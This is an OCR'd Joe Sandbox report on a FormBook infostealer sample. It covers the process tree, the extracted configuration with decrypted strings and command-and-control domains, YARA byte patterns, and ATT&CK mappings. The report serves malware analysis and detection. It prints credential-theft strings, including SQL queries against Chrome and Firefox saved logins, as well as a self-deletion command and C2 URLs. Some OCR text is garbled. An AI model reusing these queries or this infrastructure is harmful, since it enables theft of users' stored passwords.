ID: 344818
Sample Name:
SPECIFICATION REQUEST.exe
Cookbook: default.jbs
Time: 07:57:13
Date: 27/01/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report SPECIFICATION REQUEST.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Threatname: FormBook 4
Yara Overview 9
Memory Dumps 9
Unpacked PEs 9
Sigma Overview 10
Signature Overview 10
AV Detection: 10
Compliance: 10
Networking: 10
E-Banking Fraud: 10
System Summary: 10
Hooking and other Techniques for Hiding and Protection: 10
Malware Analysis System Evasion: 11
HIPS / PFW / Operating System Protection Evasion: 11
Stealing of Sensitive Information: 11
Remote Access Functionality: 11
Mitre Att&ck Matrix 11
Behavior Graph 11
Screenshots 12
Thumbnails 12
Antivirus, Machine Learning and Genetic Malware Detection 13
Initial Sample 13
Dropped Files 13
Unpacked PE Files 13
Domains 13
URLs 13
Domains and IPs 14
Contacted Domains 14
Contacted URLs 15
URLs from Memory and Binaries 15
Contacted IPs 16
Public 16
General Information 17
Simulations 18
Behavior and APIs 18
Joe Sandbox View / Context 18
IPs 18
Domains 22
ASN 22
JA3 Fingerprints 22
Dropped Files 22
Created / dropped Files 22
Static File Info 23
General 23
File Icon 23
Static PE Info 23
General 23

Entrypoint Preview 24
Data Directories 25
Sections 25
Resources 26
Imports 26
Version Infos 26
Network Behavior 26
Snort IDS Alerts 26
Network Port Distribution 26
TCP Packets 27
UDP Packets 27
DNS Queries 28
DNS Answers 28
HTTP Request Dependency Graph 29
HTTP Packets 29
Code Manipulations 30
User Modules 30
Hook Summary 30
Processes 30
Statistics 30
Behavior 31
System Behavior 31
Analysis Process: SPECIFICATION REQUEST.exe PID: 2952 Parent PID: 5680 31
General 31
File Activities 31
File Created 31
File Written 32
File Read 32
Analysis Process: SPECIFICATION REQUEST.exe PID: 6104 Parent PID: 2952 32
General 33
File Activities 33
File Read 33
Analysis Process: explorer.exe PID: 3472 Parent PID: 6104 33
General 33
File Activities 33
Analysis Process: wlanext.exe PID: 5964 Parent PID: 3472 34
General 34
File Activities 34
File Read 34
Analysis Process: cmd.exe PID: 2264 Parent PID: 5964 34
General 34
File Activities 35
Analysis Process: conhost.exe PID: 1012 Parent PID: 2264 35
General 35
Disassembly 35
Code Analysis 35


Analysis Report SPECIFICATION REQUEST.exe

Overview


General Information

Sample Name:	SPECIFICATION REQUEST.exe
Analysis ID:	344818
MD5:	e7d7f8b02dd023f..
SHA1:	95e91ec34debdc..
SHA256:	fc534d33f183a32..

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…
- Queues an APC in another process …
- Sample uses process hollowing tech…

Classification



Startup

- **System is w10x64**
- SPECIFICATION REQUEST.exe (PID: 2952 cmdline: 'C:\Users\user\Desktop\SPECIFICATION REQUEST.exe' MD5: E7D7F8B02DD023F31B46E5BB265C7224)
  - SPECIFICATION REQUEST.exe (PID: 6104 cmdline: C:\Users\user\Desktop\SPECIFICATION REQUEST.exe MD5: E7D7F8B02DD023F31B46E5BB265C7224)
    - explorer.exe (PID: 3472 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - wlanext.exe (PID: 5964 cmdline: C:\Windows\SysWOW64\wlanext.exe MD5: CD1ED9A48316D58513D8ECB2D55B5C04)
        - cmd.exe (PID: 2264 cmdline: /c del 'C:\Users\user\Desktop\SPECIFICATION REQUEST.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 1012 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "Config: ": [
    "CONFIG_PATTERNS 0x8bc2",
    "KEY1_OFFSET 0x1d51a",
    "CONFIG SIZE : 0xe5",
    "CONFIG OFFSET 0x1d61a",
    "URL SIZE : 30",
    "searching string pattern",
    "strings_offset 0x1c1a3",
    "searching hashes pattern",
    "--------------------------------------------------",
    "Decrypted Function Hashes",
    "--------------------------------------------------",
    "0xe7084a1f",
    "0xf43668a6",
    "0x9804476e5",
    "0x35a6d50c",
    "0xf89290dc",
    "0x94261f57",
    "0x7d54c891",
    "0x47cb721",
    "0xf72d70a3",
    "0x9f715050",
    "0xbf0a5e41",
    "0x2902d074",
    "0xf653b199",
    "0xc8c42cc6",
```

```
"0x2e1b7599",
"0x210d4d07",
"0x6d2a7921",
"0x8ea85a2f",
"0x207c50ff",
"0xb967410a",
"0x1eb17415",
"0xb46802f8",
"0x11da8518",
"0xf42ed5c",
"0x2885a3d3",
"0x445675fa",
"0x5c289b4c",
"0x40ede5aa",
"0xf24946a2",
"0x8559c3e2",
"0xb9d34d23",
"0xa14d0a19",
"0x2d07bbe2",
"0xbbd1d68c",
"0xb28c29d4",
"0x3911edeb",
"0xefad046d",
"0xa0605497",
"0xf5529cbf",
"0x5507576a",
"0xfa2467c8",
"0x5b6423bf",
"0xe22409b9",
"0xde1eba2",
"0xae847e2",
"0xa8cfcc9",
"0x26fc2c69",
"0x5d8a75ac",
"0x22eb3474",
"0x2b37c918",
"0x79402007",
"0x7544791c",
"0x641b2c94",
"0x1db04ecf",
"0xf5d02cd8",
"0xad012100",
"0x6206e716",
"0x5e4b9b9a",
"0xe4e2f5f4",
"0x54c93159",
"0x25ea79b",
"0x5bf29119",
"0xd6507db",
"0x32ffc9f8",
"0xe4cfab72",
"0x98db5380",
"0xce4cc542",
"0x3092a0a2",
"0x66053660",
"0x2607a133",
"0xfcd01571",
"0x80b41d4",
"0x4102ad8d",
"0x857bf6a6",
"0xd3ec6064",
"0x23145fc4",
"0xc026698f",
"0x8f5385d8",
"0x2430512b",
"0x3ebe9086",
"0x4c6fddb5",
"0x276db13e",
"0xe00f0a8e",
"0x85cf9404",
"0xb2248784",
"0xcdc7e023",
"0x11f5f50",
"0x1dd4bc1c",
"0x8235fce2",
"0x21b17672",
"0xbba64d93",
"0x2f0ee0d8",
"0x9cb95240",
"0x28c21e3f",
"0x9347ac57",
"0x9d9522dc",
"0x911bc70e",
"0x74443db9",
"0xf04c1aa9",
"0x6484bcb5",
"0x11fc2f72",
"0x2b44324f",
"0x9d70beea",
"0x59adf952",
"0x172ac7b4",
```

```
"0x5d4b4e66",
"0xed297eae",
"0xa88492a6",
"0xb21b057c",
"0x70f35767",
"0xb6f4d5a8",
"0x67cea859",
"0xc1626bff",
"0xb4e1ae2",
"0x24a48dcf",
"0xe11da208",
"0x1c920818",
"0x65f4449c",
"0xc30bc050",
"0x3e86e1fb",
"0x9e01fc32",
"0x216500c2",
"0x48e207c9",
"0x2decf13e",
"0x19996921",
"0xb7da3dd7",
"0x47f39d2b",
"0x6777e2de",
"0xd980e37f",
"0x963fea3b",
"0xacddb7ea",
"0x110aec35",
"0x647331f3",
"0x2e381da4",
"0x50f66474",
"0xec16e0c0",
"0xf9d81a42",
"0xd6c6f9db",
"0xef3df91",
"0x60e0e203",
"0x7c81caaf",
"0x71c2ec76",
"0x25e431cc",
"0x106f568f",
"0x6a60c8a9",
"0xb758aab3",
"0x3b34de90",
"0x700420f5",
"0xee359a7e",
"0xd1d808a",
"0x47ba47a5",
"0xff959c4c",
"0x5d30a87d",
"0xaa95a900",
"0x80b19064",
"0x9c5a481a",
"0x1dd252d",
"0xdb3055fc",
"0xe0cf8bf1",
"0x3a48eabc",
"0xf0472f97",
"0x4a6323de",
"0x4260edca",
"0x53f7fb4f",
"0x3d2e9c99",
"0xf6879235",
"0xe6723cac",
"0xe184dfaa",
"0xe99ffaa0",
"0xf6aebe25",
"0xefadf9a5",
"0x215de938",
"0x757906aa",
"0x84f8d766",
"0xb6494f65",
"0x13a75318",
"0x5bde5587",
"0xe9eba2a4",
"0x6b8a0df3",
"0x9c02f250",
"0xe52a2a2e",
"0xdb96173c",
"0x3c0f2fc",
"0xd45e157c",
"0x4edd1210",
"0x2b127ce0",
"0xadc887b6",
"0xf45a1c52",
"0xc84869d7",
"0x36dc1f04",
"0x50c2a508",
"0x3e88e8bf",
"0x4b6374a6",
"0x72a93198",
"0x85426977",
"0xea193e11",
```

```
"0xea653007",
"0xe297c9c",
"0x65399e87",
"0x23609e75",
"0xb92e8a5a",
"0xabc89476",
"0xd989572f",
"0x4536ab86",
"0x3476afc1",
"0xaf24a63b",
"0x393b9ac8",
"0x414a3c70",
"0x487e77f4",
"0xbee1bdf6",
"0xc30c49a6",
"0xcb591d7f",
"0x5c4ee455",
"0x7c81c71d",
"0x11c6f95e",
"----------------------------------------------------",
"Decrypted Strings",
"----------------------------------------------------",
"USERNAME",
"LOCALAPPDATA",
"USERPROFILE",
"APPDATA",
"TEMP",
"ProgramFiles",
"CommonProgramFiles",
"ALLUSERSPROFILE",
"/c copy \"",
"/c del \"",
"\\Run",
"\\Policies",
"\\Explorer",
"\\Registry\\User",
"\\Registry\\Machine",
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
"Office\\15.0\\Outlook\\Profiles\\Outlook\\",
" NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",
"\\SOFTWARE\\Mozilla\\Mozilla ",
"\\Mozilla",
"Username: ",
"Password: ",
"formSubmitURL",
"usernameField",
"encryptedUsername",
"encryptedPassword",
"\\logins.json",
"\\signons.sqlite",
"\\Microsoft\\Vault\\",
"SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins",
"\\Google\\Chrome\\User Data\\Default\\Login Data",
"SELECT origin_url, username_value, password_value FROM logins",
".exe",
".com",
".scr",
".pif",
".cmd",
".bat",
"ms",
"win",
"gdi",
"mfc",
"vga",
"igfx",
"user",
"help",
"config",
"update",
"regsvc",
"chkdsk",
"systray",
"audiodg",
"certmgr",
"autochk",
"taskhost",
"colorcpl",
"services",
"IconCache",
"ThumbCache",
"Cookies",
"SeDebugPrivilege",
"SeShutdownPrivilege",
"\\BaseNamedObjects",
"config.php",
"POST ",
" HTTP/1.1",
"",
"Host: ",
""
```

```
  ",
"Connection: close",
"",
"Content-Length: ",
"",
"Cache-Control: no-cache",
"",
"Origin: http://",
"",
"User-Agent: Mozilla Firefox/4.0",
"",
"Content-Type: application/x-www-form-urlencoded",
"",
"Accept: */*",
"",
"Referer: http://",
"",
"Accept-Language: en-US",
"",
"Accept-Encoding: gzip, deflate",
"",
"dat=",
"f-start",
"serabet.com",
"galanggroup.com",
"zweitmeinung-urologie.com",
"damsalon.com",
"binliwine.com",
"lifeladderindia.com",
"flyingwranchmanagement.com",
"tripsandturns.com",
"3headdesign.com",
"aluminumfacade.com",
"toprestau.com",
"facetreatspa.com",
"periodrescuekit.com",
"dbaojian.com",
"altinotokurtarma.com",
"gkpelle.com",
"loguslife.com",
"treatse.com",
"lghglzcnkx.net",
"jawharabh.com",
"planterboxgardener.com",
"douyzqdsgl.com",
"bestofselling.com",
"carbeloy.com",
"haok.net",
"mymailtek.com",
"itsabossthing.com",
"peoplesdao.com",
"bhumarealestate.com",
"otugxixd.icu",
"amongugadu.com",
"jemadrekre.com",
"nikber.com",
"genomicsmaster.com",
"firstbyphone.com",
"arogyamfarms.com",
"outletamigo.com",
"musannafashion.com",
"dtrixxx.com",
"quickandeasygroup.com",
"rawhustleapparel.com",
"care.land",
"charmingoneboutique.com",
"xn--fllessang-g3a.com",
"trendandjobs.online",
"voxmediation.com",
"alkawtherabudhabi.com",
"peeledeye.com",
"mcgillfamilylaw.com",
"prokit.net",
"my-safebaby.com",
"bookatalia.com",
"utilking.com",
"jhondavid.com",
"onpassivewithval.com",
"gtelemed.com",
"playfighterstube.com",
"bestfreezerstorage.com",
"kichnpro.com",
"sanjeevanicreation.com",
"allturdsmatter.com",
"picklebarreldillivers.com",
"clinversity.com",
"keystogce.com",
"f-end",
"-------------------------------------------------",
"Decrypted CnC URL",
"-------------------------------------------------",
"www.bistolastichaut.com/gbs/\u0000"
```

```
        www.bestbutterchadt.com/gbr/?u0000
    ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.234689042.0000000002A35000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000005.00000002.603741374.00000000005B0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000002.603741374.00000000005B0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.603741374.00000000005B0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000002.605460849.0000000000D70000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 18 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
2.2.SPECIFICATION REQUEST.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.SPECIFICATION REQUEST.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.2.SPECIFICATION REQUEST.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17609:$sqlite3step: 68 34 1C 7B E1 • 0x1771c:$sqlite3step: 68 34 1C 7B E1 • 0x17638:$sqlite3text: 68 38 2A 90 C5 • 0x1775d:$sqlite3text: 68 38 2A 90 C5 • 0x1764b:$sqlite3blob: 68 53 D8 7F 8C • 0x17773:$sqlite3blob: 68 53 D8 7F 8C
2.2.SPECIFICATION REQUEST.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.SPECIFICATION REQUEST.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Source	Rule	Description	Author	Strings
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Yara detected FormBook

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Binary contains paths to debug symbols

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

- Yara detected AntiVM_3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

- Yara detected FormBook


Remote Access Functionality:

- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 2 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop o Insecure Network Communicat
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 4	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Disable or Modify Tools 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 5 1 2	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SPECIFICATION REQUEST.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.SPECIFICATION REQUEST.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.bistrolartichaut.com/gbr/?8p=FjoPdvK0HvW0&ExlPdj=Iv22WWjBKqQBYt0GN1Q3exOP7ZZ1MpJKXobvjkOcU9p13P0mNXwz/8InMIRVOTv7wUKT	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.firstbyphone.com/gbr/?ExlPdj=9T+hwsCOJ30KUotVp56F2oUIcU+kzNAqslJ8t+71ysezeCdq1RydECu9CMdgx5D0Nzh8&8p=FjoPdvK0HvW0	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
